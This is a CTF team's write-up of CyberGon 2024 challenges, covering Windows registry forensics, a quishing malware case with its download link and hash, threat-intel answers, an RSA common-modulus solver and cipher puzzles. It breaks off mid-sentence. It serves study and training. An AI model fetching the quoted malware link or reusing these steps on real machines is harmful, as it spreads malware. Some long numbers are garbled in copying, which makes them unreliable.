



CYBERGON_CTF2024

CYBORG



Participated Team Members

- Thurein Oo
- Htet Wai Phyo
- Wai Yan Kyaw

CyberGon_CTF2024

Contents

Forensics.....	2
TI.....	13
Crypto.....	15
WEB.....	23
HTTP.....	38
MISC	40
Osint.....	51
Stegano.....	62
Reconnaissance.....	67
Bonus	72

Forensics

Warm Up

Timezone

What is the timezone of the device?

Flag Format - CYBERGON_CTF2024{UTC-01:00 La Paz, Mazatlan}

Author - Andro6

I dumped the registry and viewed with registry explorer.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TimeZoneInformation

to search... <input type="button" value="Find"/>				Drag a column header here to group by that column
	# values	# subkeys	Last write timestamp	Value Name
StarPort	0	0	2024-10-28 12:17:09	_bias
StarVSP	0	2	2019-12-07 09:15:08	DaylightBias
StSec	0	2	2019-12-07 09:15:08	DaylightName
SystemResources	0	3	2019-12-07 09:15:08	DaylightStart
TabletPC	0	1	2019-12-07 09:15:08	StandardBias
Terminal Server	16	12	2024-11-02 23:15:36	StandardName
TimeZoneInformation	10	0	2024-10-31 17:08:23	StandardStart
Ubpm	72	0	2024-10-31 17:03:00	TimeZoneKeyName
UnitedVideo	0	2	2024-10-27 22:33:44	ActiveTimeBias
USB	2	2	2019-12-07 09:15:08	
usbflags	0	3	2024-11-06 22:14:01	

The timezone is Singapore Standard Time, but to align with the flag format, I did some google search and found out the answer.

kintone		Enter keywords to search help.
Learn How to Use Kintone	Administration (Users / System)	Trial and Purchase
Configuring System Language	(UTC+08:00) Krashnoyarsk	Asia/Krasnoyarsk
List of Time Zones	(UTC+08:00) Ulaanbaatar	Asia/Ulaanbaatar
Changing the Header Image and Its Hyperlink Destination	(UTC+08:00) Beijing, Chongqing, Hong Kong, Urumqi	Asia/Shanghai
Changing Login Page Settings	(UTC+08:00) Perth	Australia/Perth
Interaction with External	(UTC+08:00) Kuala Lumpur, Singapore	Asia/Singapore
	(UTC+08:00) Taipei	Asia/Taipei

CYBERGON_CTF2024{UTC+08:00 Kuala Lumpur, Singapore}

(1)

Welcome - 1

What are the device's name and the device owner's name?

Flag Format - CYBERGON_CTF2024{Device-Name, Owner Name}

Author - Andro6

In the following registry path, I found the device name.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName

Registry hives (1) Available bookmarks (31/0)	
Enter text to search... Find	
Key name	
HKC:	Compatibility
HKC:	ComputerName
HKC:	ComputerName
HKC:	ContentIndex

Values		
Drag a column header here to group by that column		
Value Name	Value Type	Data
(default)	RegSz	mmmsrvc
ComputerName	RegSz	WHITE-PARTY

The following registry path revealed the registered owner name.

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion

Registry hives (2) Available bookmarks (62/0)	
Enter text to search... Find	
Key name	
HKC:	Windows Media Foundation
HKC:	Windows Media Player NSS
HKC:	Windows Messaging Subsystem
HKC:	Windows NT
HKC:	CurrentVersion
HKC:	Accessibility
HKC:	AdaptiveDisplayBrightness
HKC:	AeDebug
HKC:	AppCompatFlags
HKC:	ASR
HKC:	Audit
HKC:	BackgroundModel
HKC:	CInSVC

Values		
Drag a column header here to group by that column		
Value Name	Value Type	Data
InstallDate	RegDword	1730067631
ProductName	RegSz	Windows 10 Enterprise
ReleaseId	RegSz	2009
SoftwareType	RegSz	System
UBR	RegDword	5011
PathName	RegSz	C:\Windows
ProductId	RegSz	00329-00000-00003-AA533
DigitalProductId	RegBinary	A4-00-00-00-03-00-00-00-3...
DigitalProductId4	RegBinary	F8-04-00-00-04-00-00-00-30...
RegisteredOwner	RegSz	Sean John Combs
RegisteredOrganization	RegSz	
InstallTime	RegQword	133745412313729774
DisplayVersion	RegSz	22H2
WinREVersion	RegSz	10.0.19041.1

CYBERGON_CTF2024{WHITE-PARTY, Sean John Combs}

(2)

Welcome - 2

What is the Facebook User ID and Bio status of device owner?

Flag Format - CYBERGON_CTF2024{12345678901234, Danger}

Author - Andro6

I searched with the device owner name on facebook, and found multiple account. But one of them seems suspicious to me as this was like totally fake account and some related to the challenge creators.

Sean John Combs
60 friends
East Coast Rapper

Add friend Message ...

Posts Photos

Details

- Studied at Dagon, Yangon, Burma
- Went to GEC North Dagon
- Lives in New York, New York
- From New York, New York

CYBERGON_CTF2024{61567849079733, East Coast Rapper}

(3)

Welcome - 3
Do you know the device owner's nickname?
Flag Format - CYBERGON_CTF2024{Full Name}
Author - Andro6

Opened the image file in Autopsy revealed the requested information.

Hex	Text	Application	File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	C
Basic Properties									
Login:	Sean John Combs								
Full Name:									
Address:	S-1-5-21-2365384703-4117070456-3414393199-1001								
Type:									
Creation Date:	2024-10-28 04:58:23 MMT								
Object ID:	724								
Crime.E01_1 Host Details									
Last Login:	2024-11-07 13:43:11 MMT								
Login Count:	26								
Security Question 1:	What was your childhood nickname?								
Security Answer 1:	Ko Toke Gyi								
Security Question 2:	What's the name of the first school you attended?								
Security Answer 2:	Blind								
Security Question 3:	What's the name of the city where you were born?								
Security Answer 3:	UK								
Password Fail Date:	2024-11-07 01:32:48 MMT								
Password Settings:	Password does not expire, Password not required								
Flag:	Normal user account								
Home Directory:	C:/Users/Sean John Combs								
Realm Properties									
Name:	Unknown								

CYBERGON_CTF2024{Ko Toke Gyi}

(4)

Brower - 1

How many browsers are installed on the device, and which one was installed last?

Flag Format - CYBERGON_CTF2024{1, Browser Name}

Author - Andro6

Found the following browsers in Program Files, Program Files(x86) and User's Appdata/Local which are 11 in total. and RockMelt was installed last.

1. RockMelt
2. Maxthon
3. Mozilla
4. Brave
5. Vivaldi
6. Opera Software
7. UC
8. Google Chrome
9. Edge

10. IE

11. SeaMonkey

Tree		File List			
		Name	Size	Type	Date Modified
	└ All Users	Temp	1	Directory	11/7/2024 6:48:26 AM
	└ Default	Discord	1	Directory	11/6/2024 8:26:07 PM
	└ Default User	Packages	1	Directory	11/6/2024 7:48:39 PM
	└ Public	D3DSCache	1	Directory	11/6/2024 7:32:14 PM
└ Sean John Combs	└ 3D Objects	PlaceholderTileLogoFolder	1	Directory	11/6/2024 7:09:29 PM
	└ AppData	RockMelt	1	Directory	11/4/2024 10:31:09 PM
	└ Local	Flock	1	Directory	11/2/2024 11:56:13 PM
	└ LocalLow	flock-updater	1	Directory	11/2/2024 11:56:12 PM
	└ Roaming				
	└ Application Data				
	└ Contacts				
	└ Cookies				

CYBERGON_CTF2024{11, RockMelt}

(5)

Brower - 2

What is the default browser, and when was it installed? (Time - UTC) Flag

Format - CYBERGON_CTF2024{Browser Name, 2024-01-01 01:01:01}

Author: Andro6

In the following registry path, I found the default browser was Maxthon.

HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Associations\UrlAssociations\http\UserChoice

Registry hives (1) Available bookmarks (32/0)				Values		
Enter text to search...				Find		
Key name	# values	# subkeys	Last write timestamp	Value Name	Value Type	Data
└ #E8C	=	=	=			
└ com.microsoft.3dviewer	0	0	2024-10-28			
└ feedback-hub	0	0	2024-10-28			
└ ftp	0	1	2024-10-31			
└ http	0	1	2024-10-31			
└ UserChoice	2	0	2024-10-31	Hash	RegSz	CKIWk9aYw0I=
└ https	0	1	2024-10-31	ProgId	RegSz	MaxthonHTM,26GG5ZJ43X2IA7CGQ344WFJDJZQ
└ UserChoice	2	0	2024-10-31			

The properties of Maxthon.exe file clearly described me the installed date.

Properties

Name	Maxthon.exe
File Class	Regular File
File Size	3,790,440
Physical Size	3,792,896
Start Cluster	3,625,977
Date Accessed	11/7/2024 6:44:20 AM
Date Created	10/31/2024 4:23:14 PM
Date Modified	10/25/2024 10:43:53 PM

Hex Dump:

```

000000 4D 5A 78 00 01 00
000010 00 00 00 00 00 00
000020 00 00 00 00 00 00
000030 00 00 00 00 00 00

```

CYBERGON_CTF2024{Maxthon, 2024-10-31 16:23:14}

(8)

The Location

After Halloween Party, what location is the device's owner exploring for some fun? (The location - street/road name, city name, country)

Flag Format - CYBERGON_CTF2024{Stoneroller Street, New Market, United State}

I found the user's facebook check-in and guessed it might be the answer.



CYBERGON_CTF2024{Khao San Road, Bangkok, Thailand}

(9)

Sleep Timeout

On battery power, PC goes to sleep after _____ ? When plugged in, PC goes to sleep after _____?

Note: Answer with minutes

Flag Format - CYBERGON_CTF2024{1, 2}

Author - Andro6

In the following registry path, the sleep timeout was set as follow, converted it into minute and we got the flag.

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Power\User\PowerSchemes\381b4222-f694-41f0-9685-ff5bb260df2e\238c9fa8-0aad-41ed-83f4-97be242c8f20\29f6c1db-86da-48c5-9fdb-f2b67b1f44da

The screenshot shows the Windows Registry Editor interface. On the left, the registry tree is displayed under 'HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Power\User\PowerSchemes'. The 'PowerSchemes' key has a subkey '381b4222-f694-41f0-9685-ff5bb260df2e', which further has a subkey '238c9fa8-0aad-41ed-83f4-97be242c8f20'. This subkey contains two values: 'DCSettingIndex' (RegDword, 18000) and 'ACSettingIndex' (RegDword, 3600). The 'PowerSchemes' key also contains a 'Default' key and another unnamed key.

Values		
Value Name	Value Type	Data
R0C	RegDword	R0C
DCSettingIndex	RegDword	18000
ACSettingIndex	RegDword	3600

CYBERGON_CTF2024{300, 60}

(11)

Bonus

On his Facebook account, he followed some accounts, and one of the followed accounts shared a post related to him. You need to find that post, as the flag is there.

I found Lwan Eain Ko's shared post and a quick check for edit history gave me the flag.



CYBERGON_CTF2024{`s0c14L_m3d1a_051n7!!!!!`}

Badboy

Badboy

What's the name of compromised user full name and what is the technique id for the initial access ? If the user is Maung Yit, just use maungyit.

Filename - Badboy.zip MD5 - 61B71104B3939C7613FFC46DAFA04C58 SHA1 - 6F78FFED8BE3A6F492B2593DCF705CBB10755A59

Link1 - <https://tinyurl.com/msbk7dhd> Link2 - <https://tinyurl.com/y42zr987>

CYBERGON_CTF2024{compromiseduser_TechniqueID}

Author - iamkfromburma

Firstly, I tried with user testing, incorrect, and then the name contained in the email, emily, incorrect again. Suddenly I got an idea to view browser history and found out the username.

The technique is simple, qr code phishing what we also called quishing.

Browser History Viewer

Date Visited	Title	URL	Visit Count
27/11/2024 17:24:10	Sign Up - ChatGPT	https://auth.openai.com/authori...	1
27/11/2024 17:24:03	ChatGPT	https://chatgpt.com/	4
27/11/2024 17:23:58	ChatGPT	https://chatgpt.com/	4
27/11/2024 17:21:39	Outlook	https://outlook.live.com/mail/0/i	1
27/11/2024 17:21:36	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	1
27/11/2024 17:21:34	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	2
27/11/2024 17:21:30	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	1
27/11/2024 17:21:25	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	3
27/11/2024 17:21:19	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	3
27/11/2024 17:21:17	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	4
27/11/2024 17:21:14	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	1
27/11/2024 16:37:17	Web QR	https://webqr.com/#google_vigr	1
27/11/2024 16:34:56	Directory listing for /	http://192.168.1.49:8080/	1
27/11/2024 16:33:52	Web QR	https://webqr.com/	3
27/11/2024 16:33:52	Web QR	http://webqr.com/	3
27/11/2024 16:33:52	Web QR	https://webqr.com/	3
27/11/2024 16:33:52	Web QR	http://webqr.com/	3
27/11/2024 16:33:49	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/	8

CYBERGON_CTF2024{emilystones_T1566}

Badboy1

Badboy1

Which email service and method was used by the attacker to deliver malware ?
If the email service is Cybergon's Fake Service, just use cybergon. Use short name for the attack (eg: phishing > phishing).

CYBERGON_CTF2024{emailservice_methodname}

Author - iamkfromburma

Opened "Update your latest version for free movie.eml" in sublime text editor. The value after "Received:" is the email service.

```
Received: from AMS1EPF00000043.eurprd04.prod.outlook.com  
(2603:10a6:205:1:cafe::63) by AM4PR07CA0014.outlook.office365.com  
(2603:10a6:205:1::27) with Microsoft SMTP Server (version=TLS1_3,  
cipher=TLS_AES_256_GCM_SHA384) id 15.20.8207.10 via Frontend Transport; We  
27 Nov 2024 16:33:52 +0000  
Authentication-Results: spf=none (sender IP is 114.29.236.247)  
smtp.mailfrom=movietheratre.com; dkim=none (message not signed)  
header.d=none; dmarc=none action=none  
header.from=movietheratre.com; compauth=fail reason=001  
Received-SPF: None (protection.outlook.com: movietheratre.com does not  
designate permitted sender hosts)  
Received: from emkei.cz (114.29.236.247) by  
AMS1EPF00000043.mail.protection.outlook.com (10.167.16.40) with Microsoft  
SMTP Server (version=TLS1_3, cipher=TLS_AES_256_GCM_SHA384) id 15.20.8207.  
via Frontend Transport; Wed, 27 Nov 2024 16:33:51 +0000  
X-IncomingTopHeaderMarker:  
OriginalChecksum:96E43A46ACF8BF9AEF95A51CEB990C3657B2577A0322C652DC2DF1EDE  
7D5E6DC5804E68BCADAD184A94E123436682683A3B79E;SizeAsReceived:535;Count:12  
Received: by emkei.cz (Postfix, from userid 33)  
id 2BF801A01: Wed, 27 Nov 2024 17:33:49 +0100 (CET)
```

CYBERGON_CTF2024{emkei.cz_quishing}

Badboy2

Badboy2

What's the original file name of malicious binary, SHA1 and which ip:port was used to download ? If you found the file, do some research to find the original name and provide filename with extension.

CYBERGON_CTF2024{filename.ext_SHA1_ip:port}

Author - iamkfromburma

Uploaded to virustotal and found the filename and hash.

When I scanned the qr and got a tiny url link which then gave me the download link.
[“http://192.168.1.49:8080/MovieTheratre.exe”](http://192.168.1.49:8080/MovieTheratre.exe)

<https://www.virustotal.com/gui/file/fe321e33dd29bcc7dba51d40283cde9f3cb7bc50cb1b3674387f4dfbc93c7d18>

CYBERGON_CTF2024{ab.exe_d87d087f87650f8ef030728160ec445160884c51_192.168.1.49 :8080}


Badboy3

Badboy3

Attacker mantained access by creating a local account on the workstation.

Can you find the Security ID related to that account and which mitre sub technique ID belongs to that situation ?
CYBERGON_CTF2024{Security ID_TechniqueID}
Author - iamkfromburma

In windows security events, I found the event in which the username looks suspicious. It might be the backdoor account created by attacker.



CYBERGON_CTF2024{S-1-5-21-3207570911-3252757684-1389592363-1002_T1136.001}

T1

Stealer

Stealer

Most Mac infostealers leverage a well-known script to display error messages, in addition to utilizing an open-source tool for password collection. Can you identify the widely-used script, the corresponding MITRE ATT&CK technique ID associated with this type of script usage, and the name of the open-source tool ? (Abc script = abc, Def tool = def)
CYBERGON_CTF2024{script_MITREID_toolname}

Author - iamkfromburma

From the following blog post, I got the flag.

<https://www.jamf.com/blog/infostealers-pose-threat-to-macos/>

<https://thehackernews.com/2024/08/new-macos-malware-cthulhu-stealer.html>

CYBERGON_CTF2024{osa_T1059_chainbreaker}

RDP

RDP

Midnight Blizzard launched a spear-phishing campaign to distribute malicious RDP files. Are you familiar with the signature identified by Microsoft Defender for this campaign ? Additionally, do you know the number of well-known RDP files, number of the sender domain, and the APT designation associated with Midnight Blizzard ?

CYBERGON_CTF2024{Signature_XX_XX_APTXX}

Author - iamkfromburm

There are the answers in the following article.

<https://www.microsoft.com/en-us/security/blog/2024/10/29/midnight-blizzard-conducts-large-scale-spear-phishing-campaign-using-rdp-files/>

CYBERGON_CTF2024{Backdoor:Script/HustleCon.A_15_5_APT29}

Crypto

CRYPTO

DPRK has targeted cryptocurrency sectors using malicious macOS applications; can you identify the responsible threat group, how many malware families have been linked to it, and the functions used for persistence and C2 operations? Also reveal the associated Apple Developer ID.

```
CYBERGON_CTF2024{Name_totalnumberofmalwarefamilies_functionforpersistence_func  
tionforC2_AppleDeveloper(ID)}  
Author - iamkfromburma
```

You can see the related malware families in the following post.

<https://thehackernews.com/2024/11/north-korean-hackers-target-crypto.html>

And some related other informations in this link.

<https://www.sentinelone.com/labs/bluenoroff-hidden-risk-threat-actor-targets-macs-with-fake-crypto-news-and-novel-persistence/>

```
CYBERGON_CTF2024{BlueNoroff_5_sym.install_char_char_DoPost_Avantis_Regtech  
Private Limited (2S8XHJ7948)}
```

Ransomware

Ransomware

This ransom is known as a rebrand of Royal ransom. Can you find the mutex flag value, encryption technique and credentials theft tool name like mimikatz ?

```
CYBERGON_CTF2024{Mutexvalue_Encryption Technique_DumpingTool}  
Author - iamkfromburma
```

Found the necessary information in the following article.

<https://unit42.paloaltonetworks.com/threat-assessment-blacksuit-ransomware-ignoble-scorpius/>

```
CYBERGON_CTF2024{Global\WLm87eV1oNRx6P3E4Cy9_OpenSSL_AES_NanoDump}
```

Crypto

RSA1

RSA 1

Try to get the plaintext from this encryption script.

Author - Andro6

We got flag by running following decrypt python script.

```
from Crypto.Util.number import getPrime, bytes_to_long
from math import gcd

flag = "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
FLAG = flag.encode()

out = open('output.txt', 'w')

rsa_q = getPrime(512)
rsa_p = getPrime(512)
n = rsa_q * rsa_p
exp1 = 0x10003
exp2 = 0x10001

assert gcd(exp1, exp2) == 1
assert gcd(exp1, n) == 1
assert gcd(exp2, n) == 1

def encryption(plaintext):
    cip1 = pow(plaintext, exp1, n)
    cip2 = pow(plaintext, exp2, n)
    return (cip1, cip2)

cip1, cip2 = encryption(bytes_to_long(FLAG))

out.write("n = "+ str(n)+ "\ncip1 = "+ str(cip1)+ "\ncip2 = "+str(cip2))
out.close()
```

```
n =
15750852827675876763873475442462133446639481525924397795921058023957766165771
47227262253627742315439203769135796580524948266501642801518362897344525906471
02313381584133512835595817708427222746495824286741840967127393187086028742577
76308046906353474272854728512180824107851509930749584360508069438342598690902
9cip1 =
699502567541191870707412204140572951595259640236917378708085797990094306696
84250754659185869103298138534805240624620353019232493586761630507063793684892
68780226620824010909886313240249646307295107280439004545110125521058834132659
19300434674823577232105833994040714469215427142851489025266027204415434792116
```

```
cip2 =
26975575766224799967239054937673125413993489249748738598424368718984020839138
61119133315923153158285457188891137223079455912765872173881036406957905010208
94658731342181966728466273526971875841371815031880035975602290784948809177053
49140663228281705408967589237626894208542139123054938434957445017636202240137
```

```
from Crypto.Util.number import long_to_bytes, inverse
from sympy import gcdex

# Given values
n =
157508528276758763873475442462133446639481525924397795921058023957766165771
47227262253627742315439203769135796580524948266501642801518362897344525906471
02313381584133512835595817708427222746495824286741840967127393187086028742577
76308046906353474272854728512180824107851509930749584360508069438342598690902
9
cip1 =
69950256754119187070741220414057295159525964023691737870808579797990094306696
84250754659185869103298138534805240624620353019232493586761630507063793684892
68780226620824010909886313240249646307295107280439004545110125521058834132659
19300434674823577232105833994040714469215427142851489025266027204415434792116
cip2 =
26975575766224799967239054937673125413993489249748738598424368718984020839138
61119133315923153158285457188891137223079455912765872173881036406957905010208
94658731342181966728466273526971875841371815031880035975602290784948809177053
49140663228281705408967589237626894208542139123054938434957445017636202240137
e1 = 0x10003
e2 = 0x10001

a, b, _ = gcdex(e1, e2)

if a < 0:
    a = -a
    cip1 = inverse(cip1, n)
if b < 0:
    b = -b
    cip2 = inverse(cip2, n)
a = int(a)
b = int(b)

m = (pow(cip1, a, n) * pow(cip2, b, n)) % n

flag = long_to_bytes(m)
print(flag.decode())
```

```
CYBERGON_CTF2024{54m3_m0Du1u5!!!!!}
```

EasyPeasy

E45y p345y
Just decode it !!!
cipher - NR_U0_{43CrbGC4!c!K}CRT21Np_YEF0_3HrB2f3
Author - Andro6

The screenshot shows a web-based cipher decoder interface. On the left, under 'Ciphertext', the input is 'NR_U0_{43CrbGC4!c!K}CRT21Np_YEF0_3HrB2f3'. In the center, the 'Rail fence cipher' mode is selected. The 'KEY' field contains '6' and the 'OFFSET' field contains '13'. Below these fields, a note says 'Decoded 40 chars'. On the right, under 'Plaintext', the output is 'CYBERGON_CTF2024{R4!1_f3Nc3_C!pH3r_KrUb}'.

CYBERGON_CTF2024{R4!1_f3Nc3_C!pH3r_KrUb}

Twice

Twice !!
Can you decode it?
Author - Andro6

OKEPKNAIOIENKMAJOAEFLABFPCFHJJBMOJEMKHACOBEEKIANOEEBKNAIOPPEKKBAEOOELKFAAOAEFL
ABFPLFOLFBAPEFBLNBIPCFCHLBBEPFBMJPHFCLKBPPLFOLBBEOBEKFAAOODEGKAEBOIENKJAMOL
EOKNAIOCEHKHAOCOEHKAAFOLEOKIANOJEMKBAEOLEOKKAPOOELKIANODEGKCAHODEGKFAAOPEKKMA
JOIENKAFAOLEOKMAJONEIKJAMOHECKJAMOBEEKIANOEEBKLAOOJEMKFAAOPEKLPBKPLFOLABFPLFO
LCBHPDFGLNBIONEIKGADAOAEFLABFPOFLLCBHPKFPLFBAPJFMLNBIPPFKLIBNPHFCLKBPPFKLFBAP
OFLKOALOPEKKEABOOELKHACODEGKNAIOCEHKDAGOGEDKAAFOOEKLMAJOEEBKBAEOIENKHACOEEBK
ANOHECKJAMOMEJKFAAOOLEOKGADOOELKEABONEIKAAFODEGKJAMOGEDKDAGOGEDKEABOKEPKCAHOKE
PKJAMOAEGKGADOFEAKEABOKEPKBAEOJEMLJBMPDFGLBBEPFFALABFPPFKLLBOPOFLLJBMPFFALCBH
PAFFLEBBPKFPLPBKPHFCLFBIAFEAKDAGOFEAKEABOKEPKPAKOHECKFAAPFFALDBGPFFALEBBPNFIL
EBBPHFCLJBM

Last build: A month ago - Version 10 is here! Read about the new features [here](#)

Options About / Support

Recipe	Input
Citrix CTX1 Decode	OKEPKNAIOIENKMAJOAEFLABFPCFHJLBMOJEMKHAOBEEKIANOEEBKNAIOPEKKBAEAOELKFAAOAELFABFLOLFBAPEFBLNBJPCFHLBBEPFBMLMBJPHFCLKBPPFLOLBEBEKEFAAOEGKEABOENKJAMOLEOKNATOEHKKACOCEHKAFOLEOKIANOJEMKBAEOLKAPOOELKIANODEGKCAHODEGKFAAOPEKKMAJOIENKAAFOLOKMAJONEIKJAMOHECKJAMOBEEKIANOEEBKLACOJEMKFAAOPEKLFBPLFOLABPLFOLCBHPDFGLNBIONEKGADOAELFABFOFLLCBHPKFPLFBAPJFMNLNBIPPFKLIBNPHFCLKBPPFKLFBAPOFLKAOLOPEKEABOELNHACODEGKNAIOCEHKDAGOGEDKAFOOEELKMAJOEEBKBAEONKHAOCOEETKIANOHECKJAMOMEJKFAAOLEOKADOOELKEABONEIKAAFODEGKJAMOGEDKDAGOGEDKEABOKEPKCAHOKPJKAMAOEFKGADOFEAKEABOKEPKBAEOJEMLJBMPDFGLBBEPFFALBFPPFKLLBOPOFLLJBMPFFALCBHPAFFLEBBPKFPLPBKPHFCLFBAOFEAKDAOFEAKEABOKEPKPAKOHECKFAAPFFALDBGPFFALEBBPNFILEBBPHFCLJBM
Citrix CTX1 Decode	

sec 704 Raw Bytes

Output

CYBERGON_CTF2024{c!7R!h_C7x1_c1Ph3R_KrUb!!!}

CYBERGON_CTF2024{c!7R!h_C7x1_c1Ph3R_KrUb!!!}

I Love Poetry

I Love Poetry

I love poetry for the way each line and letter aligns so perfectly. Don't use any space and put all together. CYBERGON_CTF2024{xxxxxxxxxxxxxxxxxxxx}

Author - iamkfromburma

```
$ cat I_Love_Poetry.txt
Have you ever heard of a tale so sly,
Of secrets hidden in verses high?
A whispered cipher, a rhyme obscure,
Words that echo, silent yet sure.
You wander through lines, seeking the key,
Patterns concealed for those who see.
Could it be found, the lock of lore,
A code within, you've not cracked before?
About the stanzas, the letters play,
A dance of words to keep truth at bay.
Have you the courage, the sight so clear,
To unveil what's buried so near?
Each phrase a puzzle, each line a clue,
The poem waits – it speaks to you.
And once you've solved the riddle's core,
A cipher unlocked, forevermore.
```

MTE6MSAxND03IDE6MyAx0jQgNzo1IDE00jIgMzoz

Decoding the last part revealed some information.

```
$ echo 'MTE6MSAxND03IDE6MyAx0jQgNzo1IDE00jIgMzoz' | base64 -d
11:1 14:7 1:3 1:4 7:5 14:2 3:3
```

I selected the line:word as the result and got the flag.

CYBERGON_CTF2024{Haveyoueverheardthepoemcipher}


Warm Up

Warm Up


It's only a few steps .. Ready 1 2 3 !!! CYBERGON_CTF2024{xxxx_xxx_xxxx}

Author - iamkfromburma

I found binary code in Warm Up.txt



Then I convert these binaries into ASCII string, I got following hexadecimal values



I also change this output values from Base92 encoding then I goat the flag.



CYBERGON_CTF2024{b45392_h3x_b1n4ry}

Warm Up - 1

You are already familiar with these ciphers. CYBERGON_CTF2024{xxx_xxx_xxx}

Author - iamkfromburma

I found brainfuck encoding cypher and detect white space characters at warm up 1 challenge file.

I got these flags for part1 and part2.

Results

The interface consists of two main sections. On the left, a large text input field contains the ciphertext "wh1t35p4c3?". Above this field are several small icons representing file operations like copy, paste, and save. On the right, the title "INTERPRET/EXECUTE WHITESPACE CODE" is displayed in bold capital letters. Below the title are two radio button options: "IMPORT A .WS FILE" (with a sub-instruction "★ WHITESPACE FILE .WS") and "READ A WHITESPACE CODE" (with a sub-instruction "★ WHITESPACE CODED CIPHERTEXT"). The second option is selected, indicated by a red circle around its radio button. To the right of these instructions is a "Choose file" button, which has a tooltip "NO FILE CHOSEN". At the bottom right is a large blue rectangular area containing a partially visible decryption result, with only the letters 